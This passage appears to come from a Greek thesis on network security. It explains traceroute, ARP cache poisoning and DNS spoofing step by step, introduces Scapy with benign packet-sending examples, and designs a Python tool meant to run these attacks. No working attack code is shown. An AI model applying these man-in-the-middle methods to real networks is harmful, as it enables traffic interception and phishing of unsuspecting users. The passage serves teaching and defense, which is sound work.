Στα σύγχρονα όμως δίκτυα συναντούνται και δικλείδες ασφαλείας, όπως «τείχη προστασίας (firewalls)» τα οποία «απαγορεύουν» την προώθηση συγκεκριμένων πακέτων, όπως κίνηση ICMP. Έτσι, η διαδικασία ιχνογράφησης θα σταματήσει να λαμβάνει απαντήσεις ICMP από κόμβους μετά το τείχος προστασίας. Για το λόγο αυτό, στα πακέτα IP, ενθυλακώνονται μηνύματα TCP προς κάποια θύρα που συνήθως τα firewalls επιτρέπουν (όπως η TCP θύρα 80). Στην εικόνα 2.2 φαίνεται η εκτέλεση δύο προγραμμάτων ιχνογράφησης διαδρομής· το πρώτο εκμεταλλεύεται την τεχνική ενθυλάκωσης TCP πακέτων ενώ το δεύτερο

χρησιμοποιεί την κλασσική μέθοδο του πρωτοκόλλου ICMP. Όπως γίνεται εμφανές, η πρώτη καταφέρνει να «διαπεράσει» δύο περισσότερους δρομολογήτες, συναντά όμως κι άλλα «εμπόδια» στη συνέχεια. Τέλος, στην εικόνα 2.3 βλέπουμε μια πλήρη ιχνογράφηση διαδρομής.





Εικόνα 2-3: Παράδειγμα (πλήρους) ιχνογράφησης διαδρομής

## 2.5 Δηλητηρίαση κρυφής μνήμης ARP (ARP cache poisoning)

Ένα από τα μεγαλύτερα κενά ασφαλείας στα δίκτυα TCP/IP είναι η δυνατότητα «υποκλοπής» δεδομένων, εκμεταλλεύοντας ιδιότητες και μηχανισμούς των πρωτοκόλλων που χρησιμοποιούνται Στα σύγχρονα τοπικά δίκτυα TCP/IP αυτό μπορεί εύκολα να επιτευχθεί χρησιμοποιώντας τους μηχανισμούς δρομολόγησης των πακέτων IP, ώστε να παραληφθούν σε μια μηχανή που βρίσκεται υπό τον έλεγχο του επιτιθέμενου, ο οποίος θα τα επεξεργαστεί με όποιον τρόπο θέλει, προτού τα προωθήσει στον πραγματικό προορισμό τους. Αυτό το είδος δικτυακής επίθεσης ονομάζεται «Man In The Middle (MITM)» και θα μελετηθεί μια από τις τεχνικές επίτευξής της [23].

Όπως αναφέρθηκε σε προηγούμενο κεφάλαιο, για την ανακάλυψη της «διεύθυνσης υλικού (hardware address)» του τελικού προορισμού ενός πακέτου IP, πρέπει να χρησιμοποιηθεί το πρωτόκολλο ARP. Αυτό ορίζει πως μόλις ένα πακέτο φτάσει στο υποδίκτυο προορισμού, ο δρομολογητής του υποδικτύου αυτού πρέπει να μάθει την διεύθυνση MAC της μηχανής- προορισμού, μεταδίδοντας σε όλες τις συσκευές του δικτύου ένα ερώτημα «Ποιος έχει την διεύθυνση <IP> ? » με τη μορφή ενός ARP Request και λαμβάνοντας ως απάντηση «Η συσκευή με τη φυσική διεύθυνση <MAC> έχει την διεύθυνση <IP>» με τη μορφή ενός ARP Reply. Μόλις αυτό συμβεί, η μηχανή- προέλευση ανανεώνει τη κρυφή μνήμη ARP της, με μια καινούρια καταχώριση με αυτή την αντιστοιχία διευθύνσεων. Το ίδιο ακριβώς συμβαίνει και όταν η μηχανή- προέλευση βρίσκεται στο ίδιο αυτό υποδίκτυο.

Το πρόβλημα με αυτόν το μηχανισμό είναι ότι οποιαδήποτε συσκευή, με τη χρήση κατάλληλου λογισμικού, μπορεί να στείλει ARP Replies κατά βούληση, αλλάζοντας έτσι τις καταχωρίσεις της κρυφής μνήμης ARP οποιασδήποτε μηχανής του υποδικτύου. Έτσι, αντί αυτή η μηχανή να προωθεί τα πακέτα της στον δρομολογητή του δικτύου, τα προωθεί στη μηχανή- επιτιθέμενο. Από εκεί και πέρα, είναι στην κρίση της τελευταίας να τα εκμεταλλευτεί όπως αυτή επιθυμεί.





Εικόνα 2-4: Σχήμα επίθεσης δηλητηρίασης ARP [24]

Εκμεταλλεύοντας αυτό το κενό ασφαλείας, μπορεί να υλοποιηθεί μια επίθεση «δηλητηρίασης κρυφής μνήμης ARP (ARP cache poisoning)», της οποίας η μορφή φαίνεται στην εικόνα 2.4. Αυτό μπορεί να συμβεί αποστέλλοντας απαντήσεις ARP τόσο στη μηχανή- στόχο της επίθεσης – αναγκάζοντάς την έτσι να προωθεί την κίνησή της σε ένα κακόβουλο κόμβο -, όσο και στον δρομολογητή του δικτύου – ο οποίος κάνει το ίδιο για την κίνηση προς τη μηχανή- στόχο. Τα πακέτα ARP αυτά δηλώνουν:

1) Στη μηχανή- στόχο, ότι η μηχανή- επιτιθέμενος είναι ο δρομολογητής που πρέπει να χρησιμοποιήσει, και

2) Στο δρομολογητή του δικτύου, ότι η τελευταία είναι ο τελικός προορισμός με διεύθυνση <IP>.

Έπειτα, ενεργοποιώντας την «προώθηση κίνησης IP (IP forwarding)» στη μηχανή-επιτιθέμενο, επιτρέπεται στα πακέτα να φτάσουν στον πραγματικό προορισμό τους. Η τελική μορφή των πινάκων ARP του θύματος και του δρομολογητή φαίνονται στην εικόνα 2.5. Σημειώνεται πως οι καταχωρίσεις των πινάκων ARP «καθαρίζονται» μόλις η εγκυρότητα των εγγραφών τους λήξει, με αποτέλεσμα να αποστέλλονται ARP requests, επηρεάζοντας τη λειτουργία αυτής της επίθεσης. Για την αντιμετώπιση αυτού του φαινομένου, το λογισμικό της επίθεσης πρέπει να δηλητηριάζει τους πίνακες αυτούς ανά τακτά χρονικά διαστήματα.




Εικόνα 2-5: Μορφή πινάκων ARP κατά την επίθεση

Με αυτόν τον τρόπο αυτό δίνεται η δυνατότητα να αναλυθεί, να επεξεργαστεί κατά βούληση ή να αγνοηθεί πλήρως, οποιοδήποτε πακέτο IP, είτε εισερχόμενο είτε εξερχόμενο, της μηχανής- στόχου, χωρίς ο χρήστης της να καταλάβει ότι έχει αλλάξει κάτι. Η επίθεση αυτή, επιτρέπει την εξαπόλυση άλλου είδους επιθέσεων, μια από τις οποίες θα μελετηθεί αμέσως τώρα.

## 2.6 Παραπλάνηση DNS (DNS spoofing)

Όπως αναφέρθηκε προηγουμένως, η δυνατότητα επεξεργασίας της δικτυακής κίνησης μιας μηχανής, μας επιτρέπει να διαστρεβλώσουμε τα δεδομένα και την εμπειρία ενός χρήστη της μηχανής αυτής. Μια από τις επιθέσεις που επιτρέπει η δηλητηρίαση κρυφής μνήμης ARP είναι η «παραπλάνηση DNS (DNS spoofing)».

Έχοντας τη δυνατότητα επεξεργασίας της δικτυακής κίνησης της μηχανής-στόχου της επίθεσης «ARP poisoning», είναι δυνατή η επέμβαση στο φορτίο των πακέτων αυτών. Για την επίτευξη της «παραπλάνησης DNS», μεταλλάσσονται τα δεδομένα των πακέτων DNS που αποστέλλει η μηχανή- στόχος όταν προσπαθεί να επικοινωνήσει με κάποια δικτυακή τοποθεσία. Υπάρχουν πολλοί τρόποι για να επιτευχθεί αυτό, θα μελετηθεί όμως ο πιο απλός [25].

Μόλις εντοπιστεί μια απάντηση DNS, ελέγχοντας το πεδίο QR της κεφαλίδας του πακέτου, μεταλλάσσεται το τμήμα RDATA και μεταβάλλεται η τιμή του πεδίου ADDRESS της απαραίτητης καταχώρισης. Αυτή μπορεί να είναι είτε η καταχώριση για κάποιο συγκεκριμένο όνομα περιοχής (π.χ. google.com) – ελέγχοντας το πεδίο NAME των καταχωρίσεων –, είτε όλες οι καταχωρίσεις, αναγκάζοντας έτσι τη μηχανή- στόχο να αντιστοιχίζει οποιοδήποτε όνομα περιοχής με μια συγκεκριμένη διεύθυνση IP. Είναι δυνατή επίσης η απόρριψη των πακέτων αυτών από τη μηχανή-

επιτιθέμενο, με αποτέλεσμα να μην είναι δυνατή η επικοινωνία της μηχανής-στόχου με τον προορισμό της. Το αποτέλεσμα μιας τέτοιας επίθεσης φαίνεται στην εικόνα 2.6.


Εικόνα 2-6: Αποτελέσματα επίθεσης DNS

Η επίθεση αυτή μπορεί να αποβεί πολύ επικίνδυνη για έναν ανυποψίαστο χρήστη της μηχανής- στόχου, καθώς η κίνηση των πακέτων μπορεί να ανακατευθυνθεί (redirect) σε κάποιο κακόβουλο προορισμό που παριστάνει ότι είναι ο επιθυμητός (phishing).

## 2.7 Σύνοψη

Συνοψίζοντας, από τη μελέτη των πρωτοκόλλων που απαρτίζουν τα TCP/IP δίκτυα, γίνεται αντιληπτό ότι η βάση της λειτουργίας τους είναι σαθρή και υστερεί σε ασφάλεια. Υπάρχει πλήθος επιθέσεων που προσβάλλει την ομαλή λειτουργία τους, η υλοποίηση των οποίων είναι αρκετά εύκολη. Μέσα από την κατανόηση της λειτουργίας και των αρχών στις οποίες βασίζονται τα πρωτόκολλα αυτά, καθώς και η γνώση ύπαρξης των διαφόρων επιθέσεων μπορεί να βοηθήσει στην προστασία από αυτές.

Με βάσει τα θέματα που αναλύθηκαν σε αυτό το κεφάλαιο, στη συνέχεια, θα αναπτυχθεί μια εφαρμογή- πολυεργαλείο που θα υλοποιεί τις επιθέσεις που παρουσιάστηκαν καθώς και τις τεχνικές ανάλυσης δικτύων που αναφέρθηκαν και θα αναλυθεί η διαδικασία ανάπτυξής της.

# 3. Σχεδίαση εφαρμογής και ανάλυση απαιτήσεων

## 3.1 Ανάλυση απαιτήσεων

Η εφαρμογή που θα αναπτυχθεί θα πρέπει να καλύπτει τις βασικές λειτουργίες των τεχνικών που αναπτύχθηκαν στο προηγούμενο κεφάλαιο· τον έλεγχο διαθεσιμότητας ενός κόμβου- προορισμού, την σάρωση καθορισμένων θυρών πρωτοκόλλων, καθώς και την εξαπόλυση επιθέσεων ARP Poisoning και DNS Spoofing.

Για την επίτευξη αυτών των λειτουργιών, απαραίτητη είναι η χρήση κατάλληλων προγραμματιστικών εργαλείων, που θα επιτρέπουν την δημιουργία, αλλά και επεξεργασία, δικτυακών πακέτων καθώς και τη μετάδοσή τους σε ένα δίκτυο.

Η ανάπτυξη της εφαρμογής αποφασίστηκε να γίνει σε γλώσσα Python όχι μόνο για την ευκολία χρήσης της ακόμα και σε πολύπλοκους – προγραμματιστικά – αλγορίθμους, αλλά κυρίως για την ύπαρξη μιας βιβλιοθήκης δικτυακών συναρτήσεων που απλοποιεί ιδιαίτερα την υλοποίηση των διεργασιών που θα δημιουργούν και θα επεξεργάζονται δικτυακά πακέτα και πλαίσια.

## 3.2 Η γλώσσα προγραμματισμού Python

Η Python αποτελεί μια υψηλού επιπέδου γλώσσα προγραμματισμού που υποστηρίζει πολλαπλές μορφές προγραμματισμού όπως τον αντικειμενοστραφή, ακολουθιακό ή και συναρτησιακό Σε αντίθεση με πολλές γνωστές γλώσσες προγραμματισμού η Python χρησιμοποιεί διερμηνευτή και όχι μεταγλωττιστή με αποτέλεσμα να απαιτείται η χρήση συγκεκριμένων βιβλιοθηκών (όπως η Py2exe ή η PyInstaller) για τη δημιουργία εκτελέσιμων προγραμμάτων. Παρέχονται διερμηνευτές προς εγκατάσταση για πολλά γνωστά λειτουργικά συστήματα όπως το Windows, διάφορες διανομές Linux κ.α. Συγκεκριμένα, η εφαρμογή που θα αναπτυχθεί απαιτεί τον διερμηνευτή της έκδοσης 2.7 της γλώσσας Python, η τεκμηρίωση της οποίας μπορεί να βρεθεί στο διαδίκτυο [26][27].

## 3.3 Η βιβλιοθήκη συναρτήσεων Scapy

Στην πραγματικότητα, η βιβλιοθήκη που αναφέρθηκε προηγουμένως αποτελεί ένα πρόγραμμα που εκτελεί βασικές – και μη – λειτουργίες χειρισμού δικτυακών πακέτων, με τρόπο κατανοητό και φιλικό προς τον χρήστη και ονομάζεται «Scapy». Παρόλα ταύτα, παρέχει και προγραμματιστική πρόσβαση στις μεθόδους, καθώς και στις δομές δεδομένων που χρησιμοποιεί για τη λειτουργία του [28].

Σε αντίθεση με άλλα προγράμματα ανάλυσης δικτύων όπως τα Nmap, hping, tcpdump, δεν δίνει στο χρήστη συμπεράσματα σχετικά με ένα δίκτυο ή ένα κόμβο του, π.χ. «η θύρα 80 είναι ανοικτή», αλλά τον ενημερώνει σχετικά με τις απαντήσεις που έλαβε από τους προορισμούς των πακέτων, π.χ. «έλαβα ένα πακέτο TCP SYN/ACK από τον κόμβο X.X.X.X». Αυτό επιτρέπει σε χρήστες με βαθιά γνώση των πρωτοκόλλων και αρχών λειτουργίας των δικτύων TCP/IP να εξάγουν τα δικά τους συμπεράσματα, ανάλογα με τις πληροφορίες που συλλέχθηκαν χρησιμοποιώντας το. Ακόμα, η διαμερισματοποιημένη δομή του επιτρέπει τον συνδυασμό των μεθόδων και δομών που το αποτελούν, για την κατασκευή εργαλείων που θα εκτελούν μια συγκεκριμένη δικτυακή λειτουργία ή μια πολύπλοκη – αλγοριθμικά – επίθεση.

```
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl=42 proto=ICMP
 chksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<ICMP type=echo-reply
 code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXXX'
 |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version   = 4L
ihl       = 5L
tos       = 0x0
len       = 39
id        = 15489
flags     =
frag      = 0L
ttl       = 42
proto     = ICMP
chksum    = 0x51dd
src       = 66.35.250.151
dst       = 192.168.5.21
options   = ''
---[ ICMP ]---
   type      = echo-reply
   code      = 0
   chksum    = 0xee45
   id        = 0x0
   seq       = 0x0
---[ Raw ]---
      load      = 'XXXXXXXXXXX'
---[ Padding ]---
         load      = '\x00\x00\x00\x00'
```

Εικόνα 3-1: Παράδειγμα χρήσης Scapy [29]

Για την κατασκευή ενός πακέτου IP αρκεί μια γραμμή κώδικα της μορφής:

a = IP()

Αυτό έχει ως αποτέλεσμα την εκχώρηση μιας δομής δεδομένων που περιγράφει ένα IP πακέτο, με κεφαλίδα και κενό τμήμα δεδομένων. Οι τιμές των πεδίων της κεφαλίδας έχουν προκαθορισμένες τιμές που θα επιτρέψουν τη σωστή μετάδοση και παραλαβή του πακέτου σε ένα TCP/IP δίκτυο. Οι τιμές αυτές μπορούν να αλλάξουν ορίζοντας απλά ποιο πεδίο θα λάβει ποια τιμή:

a = IP(dst=”192.168.1.1”)

Η συλλογή Scapy παρέχει έτοιμες δομές για πολλά γνωστά δικτυακά πρωτόκολλα όπως TCP, UDP, DNS, ARP κ.α. καθώς και ένα τρόπο ενθυλάκωσής τους σε άλλα πακέτα. Η ακόλουθη γραμμή κώδικα παρουσιάζει ένα πακέτο TCP με προορισμό τη θύρα 80, ενθυλακωμένο σε ένα πακέτο IP με προορισμό την διεύθυνση 192.168.1.1:

```
a = IP(dst="192.168.1.1")/TCP(dport=80)
```

Με αυτόν τον τρόπο δίνεται η δυνατότητα να «στοιβαχθούν» στρώματα πρωτοκόλλων σε ένα πακέτο πολύ εύκολα. Στην εικόνα 3.1 φαίνεται η δομή ενός πακέτου ICMP με φορτίο ένα αλφαριθμητικό, ενθυλακωμένο σε ένα πακέτο IP, όπως αυτό παρουσιάζεται από συνάρτηση προβολής πακέτων του Scapy.

Το Scapy, ακόμα, προσφέρει την δυνατότητα ορισμού σετ πακέτων, απλά με τη χρήση λιστών της Python στον καθορισμό των πεδίων του πακέτου. Για παράδειγμα η ακόλουθη γραμμή κώδικα ορίζει ένα σετ πακέτων TCP, με προορισμό τον ίδιο κόμβο αλλά τρεις διαφορετικές θύρες πρωτοκόλλων:

```
a = IP(dst="192.168.1.1")/TCP(dport=[21,80,443])
```

Ο πολλαπλασιασμός των πακέτων γίνεται αναδρομικά· με την έννοια ότι εαν για παράδειγμα υπάρχουν δύο διευθύνσεις-προορισμοί ορισμένοι στο στρώμα IP του πακέτου αλλά και τρεις θύρες-προορισμοί στο στρώμα TCP, στην πραγματικότητα θα δημιουργηθεί ένα σετ έξι πακέτων. Τρία με προορισμό τις θύρες της πρώτης διεύθυνσης IP και τρία προς τις θύρες της δεύτερης. Η γραμμή κώδικα που θα δημιουργήσει αυτό το σετ μοιάζει με την ακόλουθη:

```
a=IP(dst=["192.168.1.1","192.168.1.2"])/
  TCP(dport=[21,80,443])
```

Το Scapy παρέχει ακόμα τη δυνατότητα αποστολής πακέτων τόσο στο στρώμα δικτύου (3$^{ο}$ στρώμα OSI) όσο και στο στρώμα σύνδεσης δεδομένων (2$^{ο}$ στρώμα OSI). Το πρώτο μπορεί να επιτευχθεί με μια γραμμή κώδικα της ακόλουθης μορφής:

```
send(IP(dst="192.168.1.1")/TCP(dport=80))
```

Το Scapy θα αποστείλει απευθείας το καθορισμένο IP πακέτο στον προορισμό του, εκμεταλλευόμενο τους δικούς του πίνακες δρομολόγησης (οι οποίοι μπορούν να μεταβληθούν οποιαδήποτε στιγμή από το χρήστη). Η αποστολή στο επίπεδο σύνδεσης δεδομένων, απαιτεί την ενθυλάκωση του πακέτου σε ένα Ethernet πλαίσιο καθώς και τον ορισμό της διεπαφής που θα χρησιμοποιηθεί για την αποστολή του. Αυτό πραγματοποιείται εύκολα, απλά προσθέτοντας το στρώμα «Ether» στην κορυφή της ιεραρχίας πρωτοκόλλων του πακέτου:

```
sendp(Ether()/IP(dst="192.168.1.1")/
        TCP(dport=80),iface="eth0")
```

Αφού έγινε κατανοητός ο τρόπος αποστολής πακέτων, θα αναλυθούν οι λειτουργίες διαδραστικής ανάλυσης πακέτων και απαντήσεων που προσφέρει το Scapy. Ένα από τα βασικότερα και ισχυρότερα χαρακτηριστικά του, είναι η δυνατότητα αποστολής πακέτων αλλά και αντιστοίχησης των απαντήσεών τους, με ένα τρόπο «αόρατο» προς τον τελικό χρήστη. Η ακόλουθη γραμμή κώδικα πραγματοποιεί ακριβώς αυτό:

sr(IP(dst=”192.168.1.1”)/TCP(dport=80))

Έτσι, στέλνεται ένα πακέτο στον προορισμό 192.168.1.1 στη θύρα 80 και αναμένεται η απάντηση του κόμβου η οποία θα εμφανιστεί στην έξοδο του προγράμματος, όπως φαίνεται στην εικόνα 3.2.

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.org")))
Begin emission:
Finished to send 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=64 proto=UDP chksum=0xaf38
 src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dport=53 len=58 chksum=0xd55d
 |<DNS id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcode=ok qdcount=1 ancount=1
 nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A qclass=IN |>
 an=<DNSRR rrname='www.slashdot.org.' type=A rclass=IN ttl=3560L rdata='66.35.250.151' |>
 ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

Εικόνα 3-2: Αποστολή ενός πακέτου IP [29]

Όπως και με την αποστολή πακέτων, δίνεται η δυνατότητα χρήσης αυτής της λειτουργίας, τόσο στο $2^{ο}$ στρώμα όσο και στο $3^{ο}$:

srp(Ether()/IP(dst=”192.168.1.1”)/TCP(dport=80))

Ακόμα, το Scapy δίνει τη δυνατότητα στο χρήστη να δηλώσει χρόνους αναμονής για τις απαντήσεις, διαστήματα «γέννησης» πακέτων, προσπάθειες επαναποστολής καθώς και την επιλογή να υλοποιήσει «βρόγχους» αποστολής πακέτων. Η ακόλουθες γραμμές κώδικα παρουσιάζουν αυτές τις λειτουργίες:

sr(IP(dst=”192.168.1.1”)/

TCP(dport=80),retry=2,timeout=3)


Αυτή θα στείλει ένα πακέτο με προορισμό τη θύρα 80 της μηχανής με διεύθυνση IP 192.168.1.1, θα περιμένει για 3 sec για την απάντηση, προτού ξαναστείλει το πακέτο. Σε περίπτωση που δεν λάβει απάντηση μετά από 2 προσπάθειες (retries) το πρόγραμμα σταματάει.

send(IP(dst=”192.168.1.1”)/

TCP(dport=80),loop=1,inter=0.1)

Αυτή η γραμμή κώδικα θα αρχίσει να στέλνει το ίδιο πακέτο σε «βρόγχο» ανά 0.1 sec.

Τέλος, αναφέρεται πως το Scapy παρέχει μια ακόμα πληθώρα αυτοματοποιημένων εργαλείων, κάποια από τα οποία εκτελούν ήδη λειτουργίες που θέλουν να υλοποιηθούν. Όμως, για τη καλύτερη κατανόηση των τεχνικών που μελετήθηκαν στο προηγούμενο κεφάλαιο, θα αγνοηθούν τα περισσότερα και θα χρησιμοποιηθούν μόνο αυτά, η υλοποίηση των οποίων δεν περιέχεται στα πλαίσια αυτής της μελέτης. Για παράδειγμα, στις εικόνες 3.3 και 3.4 φαίνεται μια τρισδιάστατη και μια δισδιάσταση εικονική αναπαράσταση ιχνογραφήματος διαδρομής, όπως αυτή παρουσιάζεται από τα εργαλεία trace3D και graph, αντίστοιχα, της συλλογής Scapy.




Εικόνα 3-3: 3-D μοντέλο ιχνογράφησης διαδρομής

## 3.4 Σχεδίαση

Η σχεδίαση της εφαρμογής που θα δημιουργηθεί, χωρίστηκε σε δύο σκέλη· το κυρίως πρόγραμμα, που θα υλοποιεί τις δικτυακές λειτουργίες και επιθέσεις, και τη γραφική διεπαφή χρήστη, η οποία θα χρησιμοποιείται ως «μεσάζων» ανάμεσα στο χρήστη και τις λειτουργίες του κυρίως προγράμματος. Αυτό επιτρέπει στο χρήστη να έχει επίβλεψη των διαθέσιμων λειτουργιών με μια πρώτη ματιά χωρίς την ανάγκη για προβολή μηνυμάτων βοήθειας, τα οποία παρέχονται μεν από το κυρίως πρόγραμμα, αλλά η κατανόηση τους για τη σωστή λειτουργία της εφαρμογής μπορεί να είναι δύσκολη.

### 3.4.1 Κυρίως πρόγραμμα

Το κυριότερο μέρος της εφαρμογής, και το δυσκολότερο στην υλοποίηση, θα είναι, σαφώς, το κυρίως πρόγραμμα, αυτό το οποίο, δηλαδή, θα εκτελεί τις δικτυακές – και όχι μόνο – λειτουργίες της εφαρμογής μας. Λόγω του πλήθους των διαθέσιμων λειτουργιών, πρέπει αυτές να χωριστούν σε υποομάδες, ανάλογα με το σκοπό τους. Για παράδειγμα, όλοι οι τύποι σάρωσης θυρών, θα πρέπει να ανήκουν στην ίδια υποομάδα. Έτσι, οι λειτουργίες της εφαρμογής χωρίστηκαν στις ακόλουθες υποομάδες:

1) Host Discovery
2) Scanning
3) Sniffing
4) Attacks
5) Miscellaneous Tools
6) Monitoring
7) Database Operations

Η λειτουργία της καθεμιάς θα εξηγηθεί στη συνέχεια. Η επιλογή της λειτουργίας που θα χρησιμοποιηθεί σε κάθε εκτέλεση του προγράμματος θα γίνεται με τη χρήση «διακοπτών (switches)» στη γραμμή εντολών, οι οποίες στη συνέχεια αναλύονται από έναν «αναλυτή παραμέτρων (argument parser)», ο οποίος αναθέτει στο κυρίως πρόγραμμα να εκτελέσει την αντίστοιχη λειτουργία.

Η εκτέλεση των λειτουργιών αυτών, θα τμηματοποιηθεί σε υπο-προγράμματα, τα οποία καλεί το κυρίως πρόγραμμα από μια «συλλογή συναρτήσεων χρήστη (modules)». Κάθε τέτοια συνάρτηση εκτελεί μια καθορισμένη δικτυακή λειτουργία. Έτσι, χάριν τυπικότητας και ευανάγνωστου κώδικα, οι συναρτήσεις αυτές, θα χωριστούν και αυτές σε υποομάδες. Όπου αυτό είναι δυνατό, θα ακολουθηθεί τμηματοποίηση βάσει πρωτοκόλλου· οι συναρτήσεις που εκμεταλλεύονται το πρωτόκολλο ARP, για παράδειγμα, θα βρίσκονται στο ίδιο αρχείο, ονόματι *arp.py* του φακέλου *lib*.

Οι περισσότερες από αυτές τις συναρτήσεις απαιτούν κάποια γνώση σχετικά με τη σύνθεση του δικτύου· τη διεύθυνση IP του δρομολογητή- πύλη, τη διεύθυνση IP των διακομιστών DNS του δικτύου καθώς και την τοπική διεύθυνση IP του κόμβου στον οποίον εκτελείται η εφαρμογή. Για τον λόγο αυτό, κατά την εκκίνηση του κυρίως προγράμματος θα δημιουργείται μια δομή δεδομένων, που θα παρέχει όλες τις απαραίτητες πληροφορίες σχετικά με το δίκτυο που μπορεί να κριθούν απαραίτητες για την εκτέλεση των δικτυακών λειτουργιών. Αυτή η δομή, μπορεί να παρομοιαστεί, με ένα σετ «ρυθμίσεων» των υποπρογραμμάτων αυτών.

Ακόμα, θα δίνεται η δυνατότητα, αποθήκευσης/φόρτωσης «συνθέσεων» δικτύου, από μια βάση δεδομένων συνδεδεμένη με την εφαρμογή, με σκοπό την ευκολία προσαρμογής του προγράμματός σε διάφορα πιθανά – ή μη – σενάρια εκτέλεσης.

Τέλος, αναφέρουμε ότι η εκτέλεση του κυρίως προγράμματος καθώς και η εμφάνιση της εξόδου του θα γίνεται μέσω του τερματικού εντολών χρήστη. Για το λόγο αυτό, αλλά και για την απλότητα της εξόδου της εφαρμογής, θα δίνεται η δυνατότητα περιορισμού της «πολυλογίας (verbosity)» της.

### 3.4.2 Γραφική διεπαφή χρήστη – GUI

Η παρουσίαση των δεδομένων εισόδου, καθώς και της εξόδου του προγράμματος, διαδραματίζει μείζονα ρόλο στην παραγωγικότητα του χρήστη της εφαρμογής, και αυτό είχε σαν αποτέλεσμα την ανάγκη για σχεδίαση μιας «γραφικής διεπαφής χρήστη (GUI)» απλής μεν στην κατανόηση, αρκετά βαθμωτής στην επέκταση δε, ώστε η παραμετροποίηση των «περίπλοκων» λειτουργιών να γίνεται εύκολα, γρήγορα και με χρήση μικρής επιφάνειας της διεπαφής. Έτσι, διατηρείται ακέραια και η «εμπειρία χρήστη (user experience)» ακόμα και σε απαιτητικές σε δεδομένα λειτουργίες.

Αντιστοίχως με το κυρίως πρόγραμμα, οι λειτουργίες της εφαρμογής θα ομαδοποιηθούν· όχι μόνο για την ευχρηστία της εφαρμογής, αλλά και γιατί κάθε λειτουργία απαιτεί διαφορετικού είδους δεδομένα εισόδου. Έτσι, δίνεται η δυνατότητα προσαρμογής των περιοχών εισόδου δεδομένων χρήστη ανάλογα με τη λειτουργία που θα εκτελεστεί.

Επιπρόσθετα, η τμηματοποίηση αυτή, σε συνδυασμό με την τεχνική «σύνδεσης» κυρίως προγράμματος και διεπαφής χρήστη, δίνει τη δυνατότητα «παραλληλισμού» των λειτουργιών που εκτελεί η εφαρμογή, με τη χρήση κατάλληλων τεχνικών και εργαλείων «νηματοποίησης (threading)», καθώς κάθε ομάδα λειτουργιών θα έχει ανεξάρτητη περιοχή εισόδου δεδομένων και περιοχή εμφάνισης εξόδου.

